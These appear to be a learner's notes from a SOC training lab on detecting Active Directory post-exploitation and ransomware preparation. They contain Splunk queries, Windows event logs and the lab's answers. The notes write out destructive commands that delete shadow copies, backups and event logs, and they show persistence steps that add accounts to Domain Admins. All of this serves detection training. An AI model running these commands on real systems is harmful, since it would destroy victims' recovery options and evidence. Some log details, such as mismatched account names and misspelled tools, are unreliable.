

L2 - 4.5. Detecting AD Post-Exploitation

Task 1 - Introduction

As a result of a successful domain compromise, a threat actor can proceed with their actual goals - whether it is long-term access for espionage purposes, ransomware deployment and encryption, data theft, or data destruction. In this room, we will review these scenarios from a SOC team perspective and understand why the attacker pursues them and how they can be detected.


Task 2 - AD Post-Exploitation

Threat actors always pursue specific objectives when breaching an organisation. In some cases, the attack is pre-planned and executed against a specific target. In other scenarios, attackers gain initial access opportunistically and then conduct internal reconnaissance to identify valuable resources they can exploit for their benefit.

Post-Exploitation Stage: Consider a scenario where an attacker has successfully compromised the organisation, identified assets of interest that hold value, and is now ready to act on their objectives. The attacker's subsequent actions within this environment are called the post-exploitation phase of the attack.



Post-Exploitation Options: The attacker's final objective during the post-exploitation phase can vary depending on their goals. Below are the main options an attacker may pursue at this stage:



Answer the questions below

What type of files did Volt Typhoon exfiltrate based on the CISA report?

zip


What protocol did Volt Typhoon use for the exfiltration process based on the CISA report?

SMB

What MITRE ATT&CK technique ID is associated with exfiltration in the Synnovis 2024 ransomware attack on UK Healthcare based on the report?

Task 3 - Long-Term Persistence

When choosing a persistence mechanism, advanced attackers think about how to remain undetected for as long as possible and how to attract the least attention to themselves during this activity. In this task, we'll examine several popular methods that attackers use in an Active Directory environment for long-term persistence.



Create Account: Once an attacker obtains Domain Admin privileges in an AD environment, a very straightforward persistence method is creating a new user account with elevated privileges. In our scenario, the attacker successfully compromised the TrySaveMe domain and obtained Domain Admin privileges, specifically the anna.gallo user account. Creating a new user, the attacker will maintain access to the environment until the security team removes the user from the domain. This activity can be detected at two stages: first, the creation of the new user itself, and second, adding the user to domain groups.

① Attacker created francesco.bianchi user in trysaveme domain

Detection: Event ID 4720(A user account was created)

02/16/2026 02:02:34 PM
LogName=Security
EventCode=4720
EventType=0
ComputerName=DC-01.trysaveme.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=127286
Keywords=Audit Success
TaskCategory=User Account Management
OpCode=Info
Message=A user account was created.

Subject:

Security ID:	S-1-5-21-1966530601-3185510712-10604624-1114
Account Name:	anna.gallo
Account Domain:	TRYSAVEME
Logon ID:	0x31E0DE

New Account:

Security ID:	S-1-5-21-1966530601-3185510712-10604624-1115
Account Name:	francesco.bianchi
Account Domain:	TRYSAVEME

Attributes:

SAM Account Name:	francesco.bianchi
Display Name:	-
User Principal Name:	francesco.bianchi@trysaveme.local
Home Directory:	-

② Attacker added francesco.bianchi to Domain Admins group

Detection: Event ID 4728(A member was added to a global group)

02/16/2026 02:17:26 PM
LogName=Security
EventCode=4728
EventType=0
ComputerName=DC-01.trysaveme.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=127425
Keywords=Audit Success
TaskCategory=Security Group Management
OpCode=Info
Message=A member was added to a security-enabled global group.

Subject:

Security ID:	S-1-5-21-1966530601-3185510712-10604624-1114
Account Name:	anna.gallo
Account Domain:	TRYSAVEME
Logon ID:	0x31E0DE

Member:

Security ID:	S-1-5-21-1966530601-3185510712-10604624-1115
Account Name:	CN=Francesco Bianchi,CN=Users,DC=trysaveme,DC=local

Group:

Security ID:	S-1-5-21-1966530601-3185510712-10604624-512
Group Name:	Domain Admins
Group Domain:	TRYSAVEME

Valid Account: In some cases, the attacker decides not to create a new account for persistence but instead uses one of the compromised accounts. However, a threat actor can escalate the account's privileges, add it to the RDP group to gain future remote access, or change the user's password to maintain exclusive access to it. These actions generate less activity but are still noticeable in the logs.

Attacker added andrea.romano user to RDP group

Detection: Event ID 4732(A member was added to a local group)

```

02/16/2026 02:50:55 PM
LogName=Security
EventCode=4732
EventType=0
ComputerName=DC-01.trysaveme.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=127725
Keywords=Audit Success
TaskCategory=Security Group Management
OpCode=Info
Message=A member was added to a security-enabled local group.

Subject:
  Security ID:      S-1-5-21-1966530601-3185510712-10604624-1114
  Account Name:    anna.gallo
  Account Domain:  TRYSAVEME
  Logon ID:        0x31E0DE

Member:
  Security ID:      S-1-5-21-1966530601-3185510712-10604624-1116
  Account Name:    CN=Andrea Romano,CN=Users,DC=trysaveme,DC=local

Group:
  Security ID:      S-1-5-32-555
  Group Name:      Remote Desktop Users
  Group Domain:    BuiltIn

```

Attacker reset the password for the andrea.romano user

Detection: Event ID 4724(An attempt to reset an account's password)

```

02/16/2026 02:57:16 PM
LogName=Security
EventCode=4724
EventType=0
ComputerName=DC-01.trysaveme.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=127784
Keywords=Audit Success
TaskCategory=User Account Management
OpCode=Info
Message=An attempt was made to reset an account's password.

Subject:
  Security ID:      S-1-5-21-1966530601-3185510712-10604624-1114
  Account Name:    anna.gallo
  Account Domain:  TRYSAVEME
  Logon ID:        0x31E0DE

Target Account:
  Security ID:      S-1-5-21-1966530601-3185510712-10604624-1117
  Account Name:    matteo.ricci
  Account Domain:  TRYSAVEME

```

Kerberos ticket-related persistence methods, specifically Golden/Silver Tickets, are also very popular in the wild, but we'll cover these topics in more detail in the next rooms. For now, it's time for practice.

Practice Scenario: An alert has been escalated to you during your L2 analyst shift. The suspicious process `updater.exe` was executed on the domain controller DC-01 under the `maria.garcia` domain admin account in the TrySaveMe domain. The L1 analyst suspects this could be a remote shell communicating with an attacker's C2 infrastructure and needs you to perform deeper analysis to identify any follow-on adversary activity on the compromised host. The logs for this task are located in the Splunk index `task3`. Use the following query: `index=task3`

Answer the questions below

From which directory was the malicious file executed as mentioned in the scenario?

`C:\Users\maria.garcia\AppData\Roaming`

`index=task3 *updater.exe`

1 index=task3 *updater.exe All time

✓ 35 events (before 8/19/26 10:41:32.000 AM) No Event Sampling Job

Events (35) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect 1 minute per column

Format Show: 20 Per Page View: List Prev 1 2 Next

< Hide Fields All Fields

SELECTED FIELDS

- a host 2
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a CallTrace 1
- a category 4
- a CommandLine 16
- a Company 3
- a ComputerName 2
- a CurrentDirectory 2
- a Description 4
- a dvc 2
- a dvc_nt_host 2
- # event_id 35
- # EventCode 4
- # EventType 3
- a eventtype 3
- a FileVersion 4
- a GrantedAccess 1
- a Hashes 4
- # id 35
- a Image 4
- a Index 1
- a IntegrityLevel 2
- a Keywords 1
- # linecount 3
- a LogName 1
- a LogonGuid 3

i	Time	Event
>	2/20/26 9:56:11.000 AM	... 19 lines omitted ... Image: C:\Program Files (x86)\Google\GoogleUpdater\144.0.7547.0\updater.exe ... 4 lines omitted ... OriginalFileName: updater.exe CommandLine: "C:\Program Files (x86)\Google\GoogleUpdater\144.0.7547.0\updater.exe" --crash-handler --system "--database=C:\Program Files (x86)\Google\GoogleUpdater\144.0.7547.0\Crashpad" --url=https://clients2.google.com/cr/report --annotation=prod=Update4 --annotation=ver=144.0.7547.0 "--attachment=C:\Program Files (x86)\Google\GoogleUpdater\updater.log" --initial-client-data=0x2b8,0x2bc,0x2c0,0x2b4,0x2c4,0xd6e5fc,0xd6e608,0xd6e614

Image

4 Values, 77.143% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
C:\Program Files (x86)\Google\GoogleUpdater\144.0.7547.0\updater.exe	18	66.667%
C:\Users\maria.garcia\AppData\Roaming\updater.exe	3	11.111%
C:\Windows\System32\cmd.exe	3	11.111%
C:\Windows\System32\net.exe	3	11.111%

Which user did the attacker create on the system as a persistence mechanism?

hans.schmidt

splunk>enterprise Apps Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

```
1 index=task3 *updater.exe
2 | table _time Image User CommandLine
```

All time

✓ 35 events (before 8/19/26 10:48:34.000 AM) No Event Sampling

Job Visualization

Events Patterns **Statistics (35)** Visualization

Show: 20 Per Page Format Preview: On

_time	Image	User	CommandLine
2026-02-20 09:41:07		NOT_TRANSLATED	
2026-02-20 09:41:07	C:\Windows\System32\cmd.exe	NOT_TRANSLATED TRYSAVE\maria.garcia	C:\Windows\system32\cmd.exe /C net group "Domain Admins" /add /domain

(or > index=task3 EventCode=4720)

What is the name of the group this account was added to for remote access?

Remote Desktop Users

New Search

Save As Create Table View Close

```
1 index=task3 EventCode IN(4732,4728)
2 | stats count by Group_Name
```

All time

✓ 2 events (before 8/19/26 10:56:22.000 AM) No Event Sampling

Job Visualization

Events Patterns **Statistics (2)** Visualization

Show: 20 Per Page Format Preview: On

Group_Name	count
Domain Admins	1
Remote Desktop Users	1

What time was this account added to the Domain Admins group?

02/20/2026 09:41:07

```
index=task3 EventCode IN(4732,4728) Group_Name="Domain Admins"
```

Did the attacker later use this account to log in?

Nop

```
index=task3 EventCode=4624
```

a Subject_Account_Name 3

a Subject_Logon_ID 2

a Subject_Security_ID 2

a ta_windows_action 1

a tag 7

a tag::app 2

a tag::eventType 5

a TaskCategory 1

a Transited_Services 1

a Type 1

a user 7

a vendor 1

a vendor_product 1

a Virtual_Account 2

a Workstation_Name 6

1 more field

+ Extract New Fields

×

user

7 Values, 100% of events

Selected Yes No

Reports



Top values
Top values by time
Rare values

Events with this field


Values	Count	%
DC-01\$	157	73.709%
sara.moretti	15	7.042%
DWM-5	10	4.695%
UMFD-5	10	4.695%
SYSTEM	8	3.756%
maria.garcia	8	3.756%
TSM-PROD-01\$	5	2.347%

Task 4 - Ransomware Detection 1

Ransomware Overview: With ransomware attacks escalating annually, SOC analysts must identify indicators of ransomware behavior. This room covered what attackers do before encryption, how ransomware spreads across networks, and other essential techniques.



Ransomware-as-a-Service: Ransomware-as-a-Service (RaaS) platforms have gained significant popularity, where ransomware developers provide samples to affiliates who deploy them for their own purposes. This is a different approach than traditional ransomware groups and makes life much easier for attackers.



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1. Active Attack Detection	2. Pre-Encryption Detection	3. Ransom Deployment and Encryption Detection
1 Detect Initial Access Stage 2 Detect Execution Stage 3 Detect Priv Esc Stage 4 Detect Other Attack Stages	1 Delete Volume Shadow Copies 2 Disable Windows Recovery 3 Delete Backups 4 Delete Logs	1 Deploy Ransom using GPO 2 Deploy Ransom using WMIC/Tasks/Shares 3 Deploy Ransom using RMM 4 Execution Ransom Sample

Pre-Encryption Detection: We review how to detect the main techniques used during the pre-encryption stage.

Delete Volume Shadow Copies: Organisations often use Volume Shadow Copy Service (VSS) for data backup purposes. Threat actors typically delete these shadow copies and disable the service to prevent recovery. Below is how this activity can be identified in logs. This activity can be observed in Sysmon EventID 1 or Windows Event Logs Security EventID 4688.

Delete Volume Shadow Copies using vssadmin.exe
Malicious command:
vssadmin.exe delete Shadows /all /quiet

```

UtcTime: 2026-02-05 11:17:12.249
ProcessGuid: {c5d2b969-7c38-6984-4e2a-000000001f01}
ProcessId: 3324
Image: C:\Windows\System32\vssadmin.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Command Line Interface for Microsoft Volume Shadow Copy Service
Product: Microsoft Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: VSSADMIN.EXE
CommandLine: vssadmin.exe delete shadows /all /quiet
CurrentDirectory: C:\Users\Administrator\
User: PROD-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f08-060000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=614B5C4238977130AA2270C8AD58CE6C, SHA256=D7577FB88CCA3169C7931DC0D8EC9
ParentProcessGuid: {c5d2b969-7bd4-6984-352a-000000001f01}
ParentProcessId: 4564
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
ParentUser: PROD-SRV-02\Administrator

```

Delete Volume Shadow Copies using wmic.exe
Malicious command:
wmic shadowcopy delete /nointeractive

```

UtcTime: 2026-02-05 11:28:41.446
ProcessGuid: {c5d2b969-7ee9-6984-af2a-000000001f01}
ProcessId: 2708
Image: C:\Windows\System32\wbem\WMIC.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: WMI Commandline Utility
Product: Microsoft Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: wmic.exe
CommandLine: wmic shadowcopy delete /nointeractive
CurrentDirectory: C:\Users\Administrator\
User: PROD-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f08-060000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=390B2038C9ED2C94AB505921BC827FC7, SHA256=34C4ED50A3441B07CB6411749771C6
ParentProcessGuid: {c5d2b969-7bd4-6984-352a-000000001f01}
ParentProcessId: 4564
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
ParentUser: PROD-SRV-02\Administrator

```

Disable Windows Recovery: In cases where the system cannot boot normally due to crashes, corrupted files, or boot errors - which quite often occur during ransomware attacks - users attempt to utilise the Windows Recovery mechanism. Therefore, attackers frequently disable this capability before deploying ransomware.

Delete Backups: Organisations with robust backup infrastructure can mitigate the impact of encryption by restoring affected data, thereby eliminating the need for a decryptor and negating any potential ransom payment. Recognising this, threat actors systematically identify and destroy backup repositories prior to the encryption processes to maximise leverage over victims. This activity can be observed in Sysmon EventID 1 or Windows Event Logs Security EventID 4688.

Disable Windows Recovery using reagentc.exe
Malicious command:
reagentc.exe /disable

```

UtcTime: 2026-02-05 13:04:41.454
ProcessGuid: {c5d2b969-9569-6984-b22d-00000000f01}
ProcessId: 2856
Image: C:\Windows\System32\ReAgentc.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Microsoft Windows Recovery Agent
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: reagentc.exe
CommandLine: "C:\Windows\system32\ReAgentc.exe" /disable
CurrentDirectory: C:\Users\Administrator\
User: PRO0-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f08-060000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=4FF3D4C021431F4A9A363E6F1D5B550, SHA256=93CD9687749431129C20718ABE9B21E7BAD04DA6CE
ParentProcessGuid: {c5d2b969-9566-6984-a2d2-00000000f01}
ParentProcessId: 1884
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: PRO0-SRV-02\Administrator

```

Delete Backups using wbdadmin.msc
Malicious command:
wbdadmin.exe delete catalog -quiet

```

UtcTime: 2026-02-05 13:18:23.587
ProcessGuid: {c5d2b969-9569-6984-b22d-00000000f01}
ProcessId: 1512
Image: C:\Windows\System32\mmc.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Microsoft Management Console
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbdadmin.msc" delete catalog -quiet
CurrentDirectory: C:\Users\Administrator\
User: PRO0-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f08-060000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=7A769B71B7FAE44E4F57B6BE4206D097, SHA256=03048F7A618EE24CA36087019C6D5D200A9E94172D7F7A46CF71D7E792163E8D
ParentProcessGuid: {c5d2b969-9566-6984-a2d2-00000000f01}
ParentProcessId: 6684
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\System32\cmd.exe"
ParentUser: PRO0-SRV-02\Administrator

```

Delete Logs: Since ransomware is the final stage of an attack, threat actors can delete logs from systems in order to hinder the SOC team's investigation. This, in turn, increases the time required to understand how the incident occurred, identify the entry point, and reconstruct the attack timeline. This activity can be observed in Sysmon EventID 1 or Windows Event Logs Security EventID 4688 and EventID 1102. It's also important to understand that if your logs are ingested into a SIEM solution, even if an attacker performs these actions, you will still be able to see the lost logs in your SIEM.

Deleting Logs using PowerShell command
Malicious command:
Clear-EventLog -LogName Security

```

UtcTime: 2026-02-05 14:21:08.058
ProcessGuid: {c5d2b969-a754-6984-3a3b-00000000f01}
ProcessId: 9228
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell.exe -Command "Clear-EventLog -LogName Security"
CurrentDirectory: C:\Users\Administrator\
User: PRO0-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f08-060000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=7353F40B1729874E017C5F40D0FE239, SHA256=0C96AEE89944335375DCA323836068B9
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 6760
ParentImage: -
ParentCommandLine: -
ParentUser: -

```

Deleting Logs using wevtutil.exe
Malicious command:
wevtutil cl System

```

UtcTime: 2026-02-05 14:19:34.789
ProcessGuid: {c5d2b969-a754-6984-3a3b-00000000f01}
ProcessId: 908
Image: C:\Windows\System32\wevtutil.exe
FileVersion: 10.0.17763.1790 (WinBuild.160101.0800)
Description: Eventing Command Line Utility
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: wevtutil.exe
CommandLine: wevtutil cl System
CurrentDirectory: C:\Users\Administrator\
User: PRO0-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f08-060000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=4C75F18D76798B7090FE49E8379AF8B3, SHA256=45C3B03F07F8C0C9BA3440B4283A1B
ParentProcessGuid: {c5d2b969-a754-6984-3a3b-00000000f01}
ParentProcessId: 6844
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\System32\cmd.exe"
ParentUser: PRO0-SRV-02\Administrator

```

Detection Logs Cleaning with 1102 event code

```

02/05/2026 02:21:08 PM
LogName=Security
EventCode=1102
EventType=4
ComputerName=PRO0-SRV-02
SourceName=Microsoft-Windows-Eventlog
Type=Information
RecordNumber=62716
Keywords=Audit Success
TaskCategory=Log clear
OpCode=Info
Message=The audit log was cleared.
Subject:
Security ID: S-1-5-21-1966530601-3185510712-10604624-500
Account Name: Administrator
Domain Name: PRO0-SRV-02
Logon ID: 0x6081f

```

Successfully detecting these steps in your environment serves as a critical indicator that an adversary is preparing for the encryption phase. This represents your final opportunity to preempt the attack and prevent data encryption. A practical exercise now awaits you, where you will practice identifying these pre-encryption indicators.

Practice Scenario: Based on your analysis in the previous task, you, as a SOC L2 analyst, determined that the TrySaveMe incident is indeed serious and warrants an in-depth investigation. In this task, you will continue analysing the adversary activity within this domain. The logs for this task are located in the Splunk index task4. Use the following query: `index=task4`

Answer the questions below

What command did the attacker use to view available VSS shadow copies?

vssadmin list shadows

The screenshot shows the Splunk Search interface with a search query: `index=task4 Image IN(*vssadmin.exe*, *wmic.exe*)`. The search results are displayed in a table with columns: `_time`, `Image`, and `CommandLine`. The results show two events: one at 2026-02-20 10:36:15 where `vssadmin delete shadows /all /quiet` was executed, and another at 2026-02-20 10:29:22 where `vssadmin list shadows` was executed.

_time	Image	CommandLine
2026-02-20 10:36:15	C:\Windows\System32\vssadmin.exe	vssadmin delete shadows /all /quiet
2026-02-20 10:29:22	C:\Windows\System32\vssadmin.exe	vssadmin list shadows

What was the PID of the process that successfully deleted the VSS shadow copies on DC-01?

click view events, confirm if it is DC1

The screenshot shows the Splunk Search interface with the same search query as before. The search results are displayed in a table with columns: `_time`, `Image`, `CommandLine`, and `ProcessId`. The results show two events: one at 2026-02-20 10:36:15 where `vssadmin delete shadows /all /quiet` was executed by process ID 5520, and another at 2026-02-20 10:29:22 where `vssadmin list shadows` was executed by process ID 8732. A time range filter is applied to the first event, showing the range from 2026-02-20 10:36:15.000 to 2026-02-20 10:36:15.001. The filter options are "View events" and "Narrow to this time range".

_time	Image	CommandLine	ProcessId
2026-02-20 10:36:15	C:\Windows\System32\vssadmin.exe	vssadmin delete shadows /all /quiet	5520
2026-02-20 10:29:22	C:\Windows\System32\vssadmin.exe	vssadmin list shadows	8732

Format ▾ Show: 20 Per Page ▾ View: List ▾		
i	Time	Event
>	2/20/26 10:36:15.000 AM	02/20/2026 10:36:15 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DC-01.trysaveme.local Show all 38 lines host = DC-01 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

Which logs did the attacker delete on DC-01?

Security

index=task4 EventCode=1102

1 `index=task4 EventCode=1102` All time

✓ 1 event (before 8/19/26 11:19:33.000 AM) No Event Sampling Job

Events (1) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect 1 millisecond

Format Show: 20 Per Page View: List

< Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS - a host 1 - a source 1 - a sourcetype 1 INTERESTING FIELDS - a Account_Name 1 - a action 1 - a app 1 - a body 1 - a category 1 - a change_type 1 - a ComputerName 1 - a dest 1 - a dest_nt_host 1 - a Domain_Name 1 - a dvc 1 - a dvc_nt_host 1 - a Error_Code 1 # event_id 1 - a event_time 1 # EventCode 1 - a eventtype 8 # EventType 1 # Id 1 - a Index 1 - a Keywords 1 # linecount 1 - a LogName 1 - a Logon_ID 1		✓	2/20/26 10:38:34.000 AM	02/20/2026 10:38:34 AM LogName=Security EventCode=1102 EventType=4 ComputerName=DC-01.trysaveme.local Show all 17 lines

Event Actions

Type	Field	Value
Selected	☒ host	DC-01
	☒ source	WinEventLog:Security
	☒ sourcetype	WinEventLog
Event	☐ Account_Name	maria.garcia
	☐ ComputerName	DC-01.trysaveme.local
	☐ Domain_Name	TRYSAVEME
	☐ Error_Code	-
	☐ EventCode	1102
	☐ EventType	4
	☐ Keywords	Audit Success
	☐ LogName	Security
	☐ Logon_ID	0x1A54D1
	☐ Message	The audit log was cleared. Subject: Security ID: S-1-5-21-1966530601-3185510712-10604624-1119 Account Name: maria.garcia Domain Name: TRYSAVEME Logon ID: 0x1A54D1

